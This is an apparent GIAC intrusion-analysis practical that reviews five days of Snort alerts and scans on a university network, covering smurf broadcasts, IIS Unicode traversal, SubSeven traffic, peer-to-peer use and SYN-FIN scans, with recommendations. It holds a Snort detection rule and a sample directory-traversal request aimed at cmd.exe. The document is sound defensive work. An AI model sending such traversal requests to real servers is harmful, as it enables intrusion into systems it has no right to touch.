Securing a university presents unique challenges not normally present in a corporate environment. Faced with a diverse range of applications and scores of computers within the network, it is difficult to determine which applications should not be permitted. Furthermore, University students are trendsetters, and are quick to download the newest (and most vulnerable) software, with little regard to viruses, worms, or code vulnerabilities. Furthermore, universities have been popular targets for intruders to compromise and plant Distributed Denial of Service (DDoS) slaves, taking advantage of tremendous bandwidth to launch massive DoS attacks.

As expected, there was a tremendous amount of data. There was approximately 1.5 million events logged during a five day period. However, to my surprise, most of the alerts were generated from outside of the network. This is a good sign, as there is little evidence of compromised machines. The number that are compromised or virused appear to be manageable in that they should be able to be systematically approached and cleaned before any situation is out of control.

As noted in other practicals, peer to peer file sharing, such as Kazaa, eDonkey, and the the latest, WinMX appears to be very popular. While p2p software developers are continually devising new stragegies to get around firewalls, the problem seems controllable by instituting clear policies and by applying stricter firewall rules. There are approximately 355 hosts that could 'potentially' be infected by an IIS-borne virus. Clearly, automated anti-virus tools must be required on all university machines.

Files Chosen for Analysis

alert.021005	scans.021005	OOS_Report_2002_10_05
alert.021006	scans.021006	OOS_Report_2002_10_06
alert.021007	scans.021007	OOS_Report_2002_10_09
alert.021008	scans.021008	OOS_Report_2002_10_11
alert.021009	scans.021009	OOS_Report_2002_10_12

In order to provide meaningful analysis, I wrote a Perl program to upload the data into the database. I created three tables, *incidents*, *scans*, and *oos*. For alerts, I was able to separate data by source IP, destination IP, source or destination port, or alert text. I was able to separate scans similarly, adding a scan type database field. I was also able to columns for Time to Live (TTL), Type of Service (TOS), and flags for Out of Spec (OOS) data. The five-day period that I analyzed contained 350,573 alerts, 47% of which were portscans.

Detects/Analysis

Alerts

To get a picture of the type of activity on the network, I ran a query to select the top attacks as far as quantity. I was also interested in the number of distinct sources and destinations there were, to get a picture of whether individual sites were hammering the network, or whether the incidents were widespread. Also, attackers often compromise machines on Universities to take advantage of loose firewall policies and large amounts of bandwidth. Therefore, it is valuable to determine whether these attacks are sourced from inside. Depending on the snort configuration, this may not be an accurate count if the `$HOME_NET` and `$EXTERNAL_NET` and different, as the configuration will assume most attacks are arriving from the outside. In the following example, the Winnuke attack will not be logged if the attack originates from inside.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg: "DOS Winnuke
attack"; flags: U+; . . . (truncated)
```

The Snort configuration is likely configured with a `$HOME_NET` value of `130.85.0.0/16` and `$EXTERNAL_NET` configured as any. This is shown by the lack of scan or alert items with a source and destination IP address internal. This means it is difficult to tell whether internal users are attacking other users.

Top 20 Attacks

Alert	Count	# Sources	# Destinations	#src Inside
ICMP SRC and DST outside network	66727	1	231	0
spp_http_decode: IIS Unicode attack detected	42270	573	1069	355
Watchlist 000220 IL-ISDNNET-990517	32688	95	67	0
SMB Name Wildcard	24753	559	893	0
Possible Trojan server activity	3934	18	18	8
spp_http_decode: CGI Null Byte attack detected	3235	56	72	53
FTP DoS ftpd globbing	2799	15	2	0
IDS552/web-iis_IIS ISAPI Overflow ida nosize	1819	1653	546	0
High port 65535 udp - possible Red Worm - traffic	1358	81	83	14
Queso fingerprint	918	119	22	0
Tiny Fragments - Possible Hostile Activity	853	4	3	0
Watchlist 000222 NET-NCFC	808	26	41	0
IRC evil - running XDCC	470	3	6	3
External RPC call	366	6	279	0
Incomplete Packet Fragments Discarded	359	22	17	1
High port 65535 tcp - possible Red Worm - traffic	275	21	21	8
SUNRPC highport access!	206	31	33	0

TFTP - Internal UDP connection to external tftp server	193	6	12	14
Null scan!	148	33	25	0
Port 55850 tcp - Possible myserver activity - ref. 010313-1	135	33	34	15

ICMP SRC and DST outside network

Logs

alert.021005

```
10/05-18:34:05.098285  [**] ICMP SRC and DST outside network [**] 17.96.84.10  -
> 156.17.254.224
10/05-18:34:05.098434  [**] ICMP SRC and DST outside network [**] 217.96.84.10 -
> 156.17.6.63
10/05-18:34:05.098591  [**] ICMP SRC and DST outside network [**] 217.96.84.10 -
>
159.226.118.64
10/05-18:34:05.436469  [**] ICMP SRC and DST outside network [**] 217.96.84.10 -
> 134.102.89.223
10/05-18:34:05.436616  [**] ICMP SRC and DST outside network [**] 217.96.84.10 -
> 134.102.89.224
```

Analysis

An ICMP source and destination outside the network shows obvious crafting of packets. All of the source 66,000+ IP addresses are constant, whereas the destination varies between 231 sources. Looking further at the packet, the node addresses are either 0, 63, 64, 95, 127, 128, 159, 160, 191, 192, 223, or 224. These are all broadcast addresses, including some which are 'old BSD-style' which use what is commonly known as the *network* address as the broadcast address. A broadcast address is used to send a packet of data to all of the machines on the network. In theory, if an ICMP_ECHO is sent to a broadcast address, all of the machines on that network will respond with an ICMP_ECHOREPLY. By spoofing the source address and directing these packets to broadcast addresses, all of the machines will send ICMP_ECHOREPLY packets to the spoofed source, causing a Denial of Service attack. Most networks are configured to prohibit 'direct broadcasts', which is the use of a broadcast address to direct unicast traffic. A list of current smurf amplifiers is maintained by Powertech Information Systems. I was interested to see the address being spoofed, a whois lookup on 217.96.84.10 at www.ripe.net yielded:

```
inetnum:        217.96.84.0 - 217.96.84.255
netname:         KSU-PROVECTOR
descr:           KSU Provector
descr:           Gorzow WLkp.
country:         PL
admin-c:         MD697-RIPE
admin-c:         DM8454-RIPE
tech-c:          HT2189-RIPE
status:          ASSIGNED PA
mnt-by:          AS5617-MNT
```

```
changed:      tkielb@cst.tpsa.pl 20010110
source:       RIPE
```

which appears to be a Polish Telecommunications company.

Recommendation

As a University administrator, I would be concerned of the possibility that the machine which launched this attack was compromised. If these types of attacks persist, the packets should be captured and the Ethernet frame be analyzed so that an attempt can be made to trace the source of the attack. Firewalls should also be configured on the inside to not allow traffic outside that does not have an IP address that matches the inside network. The inverse applies for the outside interface.

IIS Unicode Attack

Logs

```
alert.021006
10/06-00:13:37.312264  [**] spp_http_decode: IIS Unicode attack
detected [**] 211.90.236.230:2413 -> MY.NET.84.247:80
10/06-00:13:37.312264  [**] spp_http_decode: IIS Unicode attack
detected [**] 211.90.236.230:2413 -> MY.NET.84.247:80
10/06-00:13:37.312264  [**] spp_http_decode: IIS Unicode attack
detected [**] 211.90.236.230:2413 -> MY.NET.84.247:80
10/06-00:13:37.829824  [**] spp_http_decode: IIS Unicode attack
detected [**] 211.90.236.230:2476 -> MY.NET.84.247:80
```

Analysis

The IIS Unicode attack takes advantage of applications whose programmers did not consider all possible permutations of characters. Web software may understand that the the string "..\..\winnt\cmd.exe" is off limits because the software looks for "..\" in a request. However, the software may not be smart enough to look for "..%af" which is Unicode for "..\" and therefore may serve the page requested. If a webserver is vulnerable, numerous types of attacks are possible. Rainforest Puppy wrote an interesting whitepaper about this and similar vulnerabilities. Similar to what Tod Beardsley noted in his practical, many of these incidents were triggered from within the University network. Because numerous worms, such as Code Red and Nimda exploit these vulnerabilities, it is likely that they have harvested and are using the network as a launchpad to attack other machines inside and outside of the network.

A whois lookup at APNIC shows the source coming from China. According to The China Daily and also cited in SANS NewsBites Vol. 4 Num. 42, at least 80% of computers in China are infected with "digital viruses".

```
inetnum:        211.90.0.0 - 211.91.255.255
netname:        UNICOM
country:        CN
descr:          China United Telecommunications Corporation
admin-c:        UCH1-AP
tech-c:         UC6-AP
status:         ALLOCATED PORTABLE
changed:        ipas@cnnic.net.cn 20020917
mnt-by:         MAINT-CNNIC-AP
source:         APNIC
role:           Unicom China Hostmaster
address:        911 Room,Xin Tong Center,No.8 Beijing Railway Station
address:        East Avenue, Beijing,PRC.
country:        CN
phone:          +86-10-6527-8866
fax-no:         +86-10-6526-0124
e-mail:         ip_address@cnuninet.com
admin-c:        RX9-AP
tech-c:         RX9-AP
nic-hdl:        UCH1-AP
notify:         ip_address@cnuninet.com
mnt-by:         MAINT-CN-CNNIC-UNICOM
changed:        hostmaster@apnic.net 20010820
source:         APNIC
```

Recommendation

It is difficult to filter this type of traffic with a firewall because it typically utilizes port 80 which typically must be open to support normal web traffic. University computers should have antivirus software installed that will perform full scans on a daily basis and retrieve virus updates on a weekly basis. Furthermore, computers in computer labs and other public environments should not have any web server software installed. While current versions of IIS may not be vulnerable any longer, new exploits are continually being concocted.

Possible Trojan Server Activity

Logs

```
alert.021005
10/05-05:13:27.199389  [**] Possible trojan server activity [**]
12.249.72.167:27374 -> MY.NET.198.40:3654
10/05-05:13:27.200910  [**] Possible trojan server activity [**]
MY.NET.198.40:3654 -> 12.249.72.167:27374
10/05-05:13:27.202147  [**] Possible trojan server activity [**]
MY.NET.198.40:3654 -> 12.249.72.167:27374
10/05-05:13:27.205186  [**] Possible trojan server activity [**]
12.249.72.167:27374 -> MY.NET.198.40:3654
```

Analysis

This detect shows a user from within the University network communicating to an outside machine to the Subseven Trojan port. Besides the 27374 destination port, I am unsure what other criteria may have been used to generate this alert, as there is no current snort alert that matches this alert message. Subseven indicates an already compromised system in which a backdoor is being used to remotely administer a machine, and potentially to launch further attacks from. While this detect does not show a University computer hosting a backdoor, it is very likely that the University machine has been compromised and an attacker is communicating via the University computer to a Subseven host.

A whois lookup on the subseven host yields

```
OrgName:    AT&T WorldNet Services
OrgID:      ATTW

NetRange:   12.0.0.0 - 12.255.255.255
CIDR:       12.0.0.0/8
NetName:    ATT
NetHandle:  NET-12-0-0-0-1
Parent:
NetType:    Direct Allocation
NameServer: DBRU.BR.NS.ELS-GMS.ATT.NET
NameServer: DMTU.MT.NS.ELS-GMS.ATT.NET
NameServer: CBRU.BR.NS.ELS-GMS.ATT.NET
NameServer: CMTU.MT.NS.ELS-GMS.ATT.NET
Comment:    For abuse issues contact abuse@att.net
RegDate:    1983-08-23
Updated:    2002-08-23
```

This is likely a broadband cable user or a customer who uses ATT shared hosting or colocation services.

Scans

A Top 15 scans was produced by selecting the top 15 IP addresses having the highest count of distinct source address and destination port. This is more valuable than simple selecting the top number of entries by particular IP addresses, as I am not as concerned with the quantity of hosts that are scanned as much as I am the ports that are being scanned. Knowing the ports that are scanned gives insight into peer-to-peer applications are in use, exploits that are being scanned for, and backdoor traffic indicating compromised systems.

```
select srcip, dstport, type, count(*)
from scans
group by srcip, dstport, type
order by count(*) desc
```

Top 15 Scans

Src IP	Dst Port	Type	Count
130.85.83.146	6257	UDP	308042
130.85.84.137	6257	UDP	160632
130.85.87.50	27005	UDP	49985
130.85.70.176	6257	UDP	21908
130.85.111.214	4665	UDP	13620
130.85.137.7	53	UDP	12786
130.85.111.216	4665	UDP	9051
211.55.29.182	21	SYN	7905
66.172.129.3	80	SYN	7380
65.84.68.131	80	SYN	6398
66.250.105.36	80	SYN	6155
130.85.114.45	1214	UDP	6145
202.119.80.11	80	SYN	6084
213.203.116.159	21	SYN	5732
140.127.86.149	80	SYN	5195

WinMX Traffic

Logs

```
scans.021005
Oct  5 03:37:00 130.85.83.146:6257 -> 217.35.67.179:6257 UDP
Oct  5 03:37:00 130.85.83.146:6257 -> 217.227.156.38:6257 UDP
Oct  5 03:37:00 130.85.83.146:6257 -> 203.237.219.168:6257 UDP
Oct  5 03:37:01 130.85.83.146:6257 -> 24.95.232.22:6257 UDP
. . . (cut)
Oct  5 03:37:59 130.85.83.146:6257 -> 12.220.208.116:6257 UDP
Oct  5 03:37:59 130.85.83.146:6257 -> 218.131.196.60:6257 UDP
Oct  5 03:37:59 130.85.83.146:6257 -> 160.129.26.69:6257 UDP
Oct  5 03:37:59 130.85.83.146:6257 -> 62.211.154.213:6257 UDP
```

According to the Top 15 Scans, the largest amount of traffic within the network is UPD traffic from port 6257. In a one minute sampling, the host 130.85.83.146 transmitted 466 packets to 225 distinct hosts. Port 6257 is popularly used by the peer-to-peer (P2P) software WinMX. While not yet as well known as Napster or Gnutella, the software that introduced the P2P concept, WinMX has similar risks. Port 6257 is used by the software for searching for users and files to download. Files selected for download use TCP port 6699. The activity found in the logs are WinMX file synchronization and searching. File downloads may also be taking place, consuming significant bandwidth. However, because downloads occur less frequently than directory synchronizations, they are not appearing on the report. This detect is worth looking investigating because individuals target university computers for file sharing havens containing bootlegged movies and music, taking advantage of the large amount of available bandwidth. Furthermore, P2P software allows remote users to download, and

perhaps upload, software remotely. There are not checks to ensure that the software is not virused or contains a trojan program.

Half-Life Gaming

Logs

```
Oct  9 00:51:31 130.85.87.50:888 -> 12.245.31.155:27005 UDP
Oct  9 00:51:31 130.85.87.50:888 -> 141.154.56.28:27005 UDP
Oct  9 00:51:31 130.85.87.50:888 -> 24.101.157.108:27005 UDP
Oct  9 00:51:31 130.85.87.50:888 -> 12.255.173.115:27005 UDP
Oct  9 00:51:33 130.85.87.50:888 -> 12.255.173.115:27005 UDP
```

Analysis

UDP traffic is very popular for video gaming, as speed of traffic is more important than reliability of delivery. 27005 is the client application source port for the Internet gaming program called Half-Life. This traffic was also noted by Chris Calabrese in his practical and likely represents external clients querying for internet game servers.

Recommendations

Allowing connections from unknown sources is always inherently risky. cve.mitre.org lists two CVE's and two Candidates for vulnerabilities related to Half-Life, including buffer overflow exploits and denial of service attacks. Administrators should disallow University machines from being used as gaming servers and disable access to these servers from the public. In this case, udp port 888 inbound should be disallowed.

Out of Spec Data


Similarly, Out of Spec data was quantified using the source port to destination port logic.

Top 15 Count of Out of Spec Source IP and Destination Port

Source IP	DstPort	Count
152.101.81.195	21	7186
MY.NET.28.2	139	1647
209.116.70.75	25	965
MY.NET.28.2	21	648
MY.NET.28.2	23	647
MY.NET.28.2	22	595
MY.NET.70.183	37	570
200.221.192.194	1214	484
MY.NET.28.2	80	84
148.65.203.115	1214	77
213.20.48.3	6346	42
200.221.194.255	3442	40
209.167.239.26	25	28
80.130.170.228	4662	23

195.14.201.221	4662	19

Some generalizations can also be made about which operating systems are most popular. Because the Out of Spec files contained TTL values, TTL values can be rounded up to the nearest default OS TTL value. Because hop counts cannot be easily determined and packets can be crafted, this is simply a generalization.



Top 5 Out of Spec Flags

Flags	Count
******SF	7186
********	2822
12****S*	1778
**U*P*SF	1632
****P***	666

The main reasons for out of spec flags are to evade IDS detection and for reconnaissance. Often the reconnaissance is to perform OS detection, as different operating systems consistently treat out of spec flags differently because there are no specifications in the RFC to explain how out of spec TCP flags should be handled.

SYN FIN Scan

Logs

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/11-20:54:03.603986 152.101.81.195:21 -> MY.NET.53.65:21
TCP TTL:23 TOS:0x0 ID:39426 IpLen:20 DgmLen:40
******SF Seq: 0x4F45BF41  Ack: 0x75514721  Win: 0x404  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/11-20:54:03.645070 152.101.81.195:21 -> MY.NET.53.67:21
TCP TTL:23 TOS:0x0 ID:39426 IpLen:20 DgmLen:40
******SF Seq: 0x4F45BF41  Ack: 0x75514721  Win: 0x404  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Analysis

A SYN FIN scan is caused by setting the SYN and the FIN tcp flags (tcp[13] & 0x03 = 1), scanning multiple machines, and collecting the result. As also noted by Nimesh Vakharia is that a SYN FIN scan is often intended map networks while evading detection. The source and destination ports of 21, as well as nonincrementing TCP Sequence and Acknowledgement numbers also indicate a crafted packet. Because there is no public specification or RFP for how an operating system is to handle an illegal TCP flag combination, this scan may also aid in OS detection, as different OSes may react differently to these packets. This particular attack resulted in a scan of 7,186 individual IP addresses in only 20 minutes. Jack Green noted this same attack against FTP port 21 in his practical, and that the IP ID of 39426 indicates the use of a scanning tool called Synscan.

A whois lookup on arin shows the scan originated from Hong Kong. According to the The Internet Storm Center, a large portion of activity arrives from the Asia Pacific area.


```
OrgName:     Hong Kong Internet & Gateway Services Ltd.
OrgID:       HKIGSL

NetRange:    152.101.0.0 - 152.101.255.255
CIDR:        152.101.0.0/16
NetName:     HKNET
NetHandle:   NET-152-101-0-0-1
Parent:      NET-152-0-0-0-0
NetType:     Direct Assignment
NameServer:  HK.NET
NameServer:  HKIGS.HK.NET
Comment:
RegDate:     1993-09-23
Updated:     2001-07-10

TechHandle:  ZP69-ARIN
TechName:    CPCNet Hong Kong Ltd. NOC
TechPhone:   +852-2331-8123
TechEmail:   hostinfo@cpcnet-hk.com
```

Recommendation


Ensure that any FTP servers are kept current by checking some of many sources, including the vendors website, bugtraq, MITRE CVE, and the SANS Critical Vulnerability Analysis newsletter. It is good practice to maintain an inventory of all software and versions that have listeners.

Other Relationships

A chart is shown below of the functions of some of the servers, including a DNS server, SMTP server, and an NTP Time server. Also some of the machines that require a visit by a network administrator are shown as well.



The below graphs show that many of the internal incidents will drop substantially as the problems with internal machines are fixed. The top graphs show the total scans and alerts for individual servers in a regression. The dramatic downward curve shows that most of the machines generating alerts are contained within a small population of machines. The bottom two graphs show what the graphs would look like if you were to remove the top 15 machines that generated the most scans and alerts.



Recommendations

After reviewing the logs, it appears as if the University is doing a greater than average job in securing their network. They likely have a computer security policy, but not everybody is abiding by it. Many of the alerts that were seen are repetitive amongst a small percentage of servers, or were scans or virus activity that would ordinarily be seen in a 16 bit subnet.

It is very important that the University install and maintain automated antivirus programs that perform daily full scans and actively scan files that are retrieved from the network or world wide web. There is evidence of Code Red and Nimda virus activity, shown by the IIS Unicode attacks, which are the foundation of most IIS worms. Internal machines scanning other machines on port 80, or showing up on logs as IIS Unicode attack hosts should be cleaned by University administrators.

There appeared to be some Subseven Trojan activity. Surprisingly, the number of incidents were low. However, traffic to the subseven ports of 27374 almost certainly are compromised machines.

Peer to Peer filesharing applications are actively running on the network. Some of these erroneously appeared as possible Trojan activity. However it is more likely to be file sharing traffic. Peer to peer file sharing servers rapidly and continually scan the internet for other hosts and catalog their file contents. Furthermore, P2P software performs bandwidth tests to determine which peers

are *preferred*. These peers are more likely to be used for file downloads. While file sharing networks are not known to be vulnerable to buffer overflow attacks and compromises, they are hotbeds for virus distribution, as unsusceptible users download files based on their labels unknowing of their true contents. These applications are likely consuming considerable bandwidth as well.

Some gaming server appeared to be in use. Most likely for the game Half-life. While the University may allow students to have some *down time* by playing network games, they should not allow these ports over the public internet for the purpose of conserving bandwidth and the potential for Denial of Service attacks that are common in game servers.

The job of intrusion detection analysis may be eased by segmenting the network into different IDS and firewall points. I suspect the network is subnetted at least by numerous switches and the IDS device is placed before the network is switched. However, IDS rules can be tuned depending on the traffic pertaining to particular subnets. For instance, science labs and library computers should be configured to restrict all traffic but what is required for educational purposes. Student dorms may be more flexible.

References

Beardsley, Tod. "IIS Unicode Attack." URL: http://www.giac.org/practical/Tod_Beardsley_GCIA.doc.

Calabrese, Chris. "Internet Game Servers." URL: http://www.giac.org/practical/Chris_Calabrese_GCIA.html.

China Daily. "Digital virus attacks rampant." China Daily Oct 10 2002. URL: http://www1.chinadaily.com.cn/news/cn/2002-10-10/88972.html

Couch, William. "Peer-to-Peer File-Sharing Networks: Security Risks." Sep 8, 2002. URL: http://rr.sans.org/policy/peer.php.

Green, Jack. "FTP Port 21 Attack." URL: http://www.giac.org/practical/Jack_Green_GCIA.doc.

Honeynet Project. "List of fingerprints." URL: http://project.honeynet.org/papers/finger/traces.txt.

The Internet Storm Center. URL: http://www.incidents.org/

Internet Storm Center. "Port Details." URL: http://isc.incidents.org/port_details.html?port=6257

Micas. "[TIP] CHANGE WinMX TCP & UDP Ports." Apr 5 2002. URL:

http://groups.google.com/groups?q=winmx+ports&hl=en&lr=&ie=UTF-8&oe=UTF-8&selm=3CADCD96.8241A9EE%40hotmail.com&rnum=1

Powertech Information Systems AS. “Current top ten smurf amplifiers.” URL: http://www.powertech.no/smurf/.

Rain Forest Puppy. “A look at whisker’s anti-IDS tactics.” URL: http://www.wiretrip.net/rfp/pages/whitepapers/whiskerids.html.

Unknown. “The Smurf Amplifier Finding Executive – FAQ.” URL: http://www.ircnetops.org/smurf/faq.php.

Vakharia, Nimesh. “SYN FIN Scan.” URL:http://www.giac.org/practical/Nimesh_Vakharia_GCIA.zip.

Whitehats. “HTTP-IIS-UNICODE-TRAVERSAL.” URL: http://whitehats.com/cgi/arachNIDS/Show?_id=ids432&view=research.

WinMX. URL: http://www.winmx.com/

Complete List of References

Al-Herbish, Thamer. "Raw IP Networking FAQ." Nov 11, 1999. URL: http://www.whitefang.com/rin/rawfaq.html (Sep 17, 2002).

Beardsley, Tod. "Intrusion Detection and Analysis: Theory, Techniques, and Tools." URL: http://www.giac.org/practical/Tod_Beardsley_GCIA.doc.

Bhamidipati, Sai. "The Art of Reconnaissance – Simple Techniques." Aug 18, 2001. URL: http://rr.sans.org/audit/recon.php.

Calabrese, Chris. "SANS GIAC Intrusion Detection Practical Assignment." URL: http://www.giac.org/practical/Chris_Calabrese_GCIA.html.

CERT. "Problems with the FTP PORT Command or Why You Don't Want Just Any PORT in a Strom." URL: http://www.cert.org/tech_tips/ftp_port_attacks.html.

Chelf, Benjamin. "Compile Time. More Network Programming." Linux Magazine Nov 2001. URL: http://www.linux-mag.com/2001-11/compile_03.html.

China Daily. "Digital virus attacks rampant." China Daily Oct 10 2002. URL: http://www1.chinadaily.com.cn/news/cn/2002-10-10/88972.html

Corcoran, Tim. "An Introduction to NMAP." Oct 25, 2001. URL: http://rr.sans.org/audit/nmap2.php

Couch, William. "Peer-to-Peer File-Sharing Networks: Security Risks." Sep 8, 2002. URL: http://rr.sans.org/policy/peer.php.

Daemon9. "L O K I 2 (the Implementation)." Phrack Sep 1, 1997. Vol 7, Iss 51. URL: http://www.phrack.com/show.php?p=51&a=6.

Daemon9. "Project Loki." Phrack Nov 1996. Vol 7, Iss 49. URL: http://www.phrack.com/show.php?p=49&a=6.

EasyStreet DSL. "Isyour computer a zombie?" URL: http://support.easystreet.com/easydsl/dslsecurity.html.

FuSys. "PROGETTO NiNJA." Butchered From Inside December 1998, Issue 4. URL: http://www.s0ftpj.org/bfi/bfi4.tar.gz.

Green, Jack. "SANS GIAC Level 2 – Intrusion Detection in Depth." URL: http://www.giac.org/practical/Jack_Green_GCIA.doc.

Honeynet Project. "List of fingerprints." URL: http://project.honeynet.org/papers/finger/traces.txt.

The Internet Assigned Numbers Authority. "Port Numbers." Oct 14, 2002. URL: http://www.iana.org/assignments/port-numbers

The Information Engineering Task Force. "Internet Control Message Protocol." September 1981. URL: http://www.ietf.org/rfc/rfc792.txt." (Sep 17, 2002)

Internet Assigned Numbers Authority. "ICMP TYPE NUMBERS." Aug 27, 2001. URL: http://www.iana.org/assignments/icmp-parameters.

The Internet Storm Center. URL: http://www.incidents.org/

Internet Storm Center. "Port Details." URL: http://isc.incidents.org/port_details.html?port=6257

Micas. "[TIP] CHANGE WinMX TCP & UDP Ports." Apr 5 2002. URL: http://groups.google.com/groups?q=winmx+ports&hl=en&lr=&ie=UTF-8&oe=UTF-8&selm=3CADCD96.8241A9EE%40hotmail.com&rnum=1

MITRE Org. "CVE-2000-0273." URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0273

Symantec Support. "pcAnywhere security update for Denial of Service (DoS) attacks." URL: http://service2.symantec.com/SUPPORT/pca.nsf/docid/2001030512551712.

Powertech Information Systems AS. "Current top ten smurf amplifiers." URL: http://www.powertech.no/smurf/.

Rain Forest Puppy. "A look at whisker's anti-IDS tactics." URL: http://www.wiretrip.net/rfp/pages/whitepapers/whiskerids.html.

Smith, J. Christian. "Covert Shells." Novermber 12, 2000. URL: http://rr.sans.org/covertchannels/covert_shells.php.

"Snort FAQ." Mar 25, 2002. URL: http://www.snort.org/docs/faq.html#3.13

Unknown. "Ten Little Endians." URL: http://www.affine.org/endian.html.

Unknown. "The Smurf Amplifier Finding Executive – FAQ." URL: http://www.ircnetops.org/smurf/faq.php.

